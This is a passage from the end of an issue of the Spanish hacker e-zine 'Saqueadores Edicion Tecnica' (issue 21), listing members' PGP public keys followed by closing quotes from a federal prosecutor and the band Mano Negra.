LF0CINxk+Yvhbs+F61uqUyI4h8bC2SMNbKRachlzyjn21et/tnHosg5j02wR6NHv
JDnVQtAHtBRsbHVpc290ZUBob3RtYWlsLmNvbYkAlQMFEDY+Ndg8IXzBHtyMQQEB
No8D/3jZft6AFyyymXic0B5aTuhjMqFcK8lSIhpEVgo+Uff0KVe3xnFGyP+3BAI1
WwcRryQX3clstYtxlRYvbK31fHUpXLqj+po1PJcp5BXY3mNNzygxIofyLSW0y2DO
9qkEHRC19ThBSfcP0dZovYn2PofXfIKS/nRZReIJC+QOE1eNtBpyb290QGxvY2Fs
```

```
aG9zdC5sb2NhbGRvbWFpbokAlQMFEDTmDzM8IXzBHtyMQQEBaMoD/Rg99n5lGKtC
t2nYJTzn8VvDkOG7MDDBqiJodBGgzzQrBIO1BQNuCjCWtxanKW8FZgBnniYCxgsi
2IvQywm24/Nwq9zgOnsGkqjINGw3t5BMp3s/23+xumw3AjMZ21XHlyMMM567ZStC
ZkLfg1PcESdBKQmcFgtszSB6KaTXLMUZ
=PU/+
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/chessy.asc
Tipo Bits/Clave    Fecha      Identificador
pub  1024/32E0CF0D 1999/04/09 Chessy <chessy@arrakis.es>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQCNAzcNW6oAAAEEALXyfmoR9dQNrLBzDdmPYfSAs/L21gEsmTtT98t7d2Kk222M
UQ1OrZikHcsTradWJz+f1iemy/sDFAZ5iQ20zeoSr3OtfkWzRtJHZAtGrNb0aLJK
8IFHRh3fHBUgLAVfI3/grmDlp65pjSyUFSbr/7sfs/0+mG+tEIae1uYy4M8NAAUR
tBpDaGVzc3kgPGNoZXNzeUBhcnJha2lzLmVzPokAlQMFEDcNW6qGntbmMuDPDQEB
eQsD/Ru9kVB/QXaeOGcB0591Hq6A7y5qKnoheyjCqWWtYJNHEeAwkEdekJQTO7oS
dJ2ynyGteEQm/ffrsN9Y0gBy1oPddfsdF6Y+MBhdhd9ralMFdAJxcxGBu9err2Mn
Ll/qLP7MnNxyo02/cEggARdHjp0yMwalvow7oT5waIFoYnPe
=cYpu
-----END PGP PUBLIC KEY BLOCK-----
<-->


<++> keys/krip7ik.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 5.0i for non-commercial use

mQGiBDZGV0ARBADWX3Xr9FaRXd7EjLiBji9WA7ESQ6xmsDBWSPpPJi/JnyHzVuVM
DgbAn08qe/yjG9J/3rmWdv2D3lGocuwzB9iToY83pHQOI3hZV8sdFGFkFele6gXI
6KVrnvNb1ou1bT8jKcXrb0WtUtAzCKWs69uDhq6120gD2KdUqBoZryh/VQCg/yPa
I1xX/M2PvnArHf+Ka6fOmDUD/i3GvK0qSNK5BWPkUjh7Bk5Whs/owbYUq/HXgtmz
dCG8CR1GnSIDHtHfmySApIooB+/LAHEsoXkiRblSnhjmERNDFoKwc2c9/JinKcWk
4wBloCOzNzZ5RP+komt0fYEzaNXd8yaKfZj2oWqZ7AO4h1wtyI02ZWmzJ1RFBAfT
n7dSA/4r9geVRSRRAYDkU+ZFb6jRttups6nvsnAsEKQWjVQqjW4pDEFdAMGunCOc
PoivxCSmejijb5ZSTtdJKkbn7mbncCmc73kl5SWJSMS/RQy6QgCdiiEThPDvn4X5
hVchWXwOMgV3mFYmMjMMU3eapQWJL2ySI7XW3PNhYNTAjd0NYLQfS3JpcDdpSyA8
a3JpcHRpa0BjeWJlcmR1ZGUuY29tPokASwQQEQIACwUCNkZXQAQLAwECAAoJEAra
8Z66kQY7EsQAn3EB2WXj9w4CzcnpXKRV3PEjdRpyAJ9v5YwONhsVENacJtJmSyhL
IwjOJrkCDQQ2RldCEAgA9kJXtwh/CBdyorrWqULzBej5UxE5T7bxbrlLOCDaAadW
oxTpj0BV89AHxstDqZSt90xkhkn4DIO9ZekX1KHTUPj1WV/cdlJPPT2N286Z4VeS
Wc39uK50T8X8dryDxUcwYc58yWb/Ffm7/ZFexwGq01uejaClcjrUGvC/RgBYK+X0
iP1YTknbzSC0neSRBzZrM2w4DUUdD3yIsxx8Wy2O9vPJI8BD8KVbGI2Ou1WMuF04
0zT9fBdXQ6MdGGzeMyEstSr/POGxKUAYEY18hKcKctaGxAMZyAcpesqVDNmWn6vQ
ClCbAkbTCD1mpF1Bn5x8vYlLIhkmuquiXsNV6TILOwACAgf/THU2NXVeN4snwq0C
swoSgLYX4e9b7iw/GzOOq4m62VsOF3/WREYK335jFFt72QSlI2DdJwljbCGxfhn6
mCctwy7BVPPUijgQCt9Yg7dT8xj9oMREcQ4jBGDOruY699f6iV3EIrZVgH2hIesH
vmfvNZRJ16EitkAaAbd+/MiQCXdaafyvv7F/9lFwOiHHwNuSPwqBTrzbO/oXkN7H
XH+noPi+MM5pdHHkK6uYkKT+awKEzzEiliyrAnsqXAIz2gQMM+vuZaAonzqTVE14
VToiZzUcbReDO0FU0fLOmUA7GPfB3q8PtFBIvltsRiqlpRIv3qeuojHG2aBdvjhQ
h9/veIkAPwMFGDZGV0IK2vGeupEGOxEC9GgAoKzcCgkB1ToQoy3iKzB95zmADFq4
AJ4hEbVbFV37G6VBjEFxQiy8e54o+A==
=t+cf
-----END PGP PUBLIC KEY BLOCK-----
<-->


<++> keys/imc68000.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
```

Version: PGPfreeware 6.0.2i

mQENAzglBUcAAAEIANNUJDriyUBabJFLvR8hm0CkmSqIIPVBvJc+lLzASWRdazj5
Ghtd7sGz35VrPwhMNfWK4UGdgSfH9i6YhCTORiqs7c7C8AknDyYso9oJ+4eyXRwE
CJCwW/ckhubdddxSb2Q5d+WSsRMckrfwqtylpdGsX1klQdR2gG/xT2Omp0XRbUjZ
Xrt+iPbSpI6ZgP2GaqZaF6gGGWlyiZcS6Qe47JW32Q6NL/4a1IfIz8VLyLKu8N0H
jWlJe8nviRMFviiNKubgG/9qLtdO2GJHiSYRYLOs3fgf7HD+6/D4YszjPLWbyeNf
zgi5yP6zeffZbuOykenZLOjYp7kEiQbztOH+NL0ABRG0CGlNQzY4MDAwiQEVAwUQ
OCUFR4kG87Th/jS9AQHWIwgAnRcwDqlxiEiwBJf/oj7ZR4mfGjmoPTEi4fJ0OOxN
Q04pt7dWpEeYwpWNArJyhOrwTwAcYt0L7e5DPCuvtTh1d2zwKMUVTdivRXMICg3O
lFosPGAG9E7Y0vTdrO/3lxeaEW2Kdr9+1SDp5xHwL9fm6qLGmML5+ghbfSoOz6L+
K0v5J9aazF3F4jxJbP0UnH+AS8R3HBzTN6q4lFlY62voG3zN5YJFrlAGxMtbNQ5G
fugf3PoQVOUPa6f4jEIH6f9g6XGItLSzKjsRfM2q0H9/yaEDhmv36es3PJpxe5Ml
8VQc9V1cIIXJnTRRKYAhhdH+64+pE8YtIHZOpjtUdEGP7Q==
=8Hm1
-----END PGP PUBLIC KEY BLOCK-----
<-->

Hackers are "nothing more than high-tech street gangs"
(Federal Prosecutor, Chicago).

Como me la pinten la borro
Como me la pongan la brinco
Porque puedo vengo, no vengo a ver si puedo
(Mano Negra)

Saqueadores Edicion Tecnica. A~o IV, Numero #21

EOF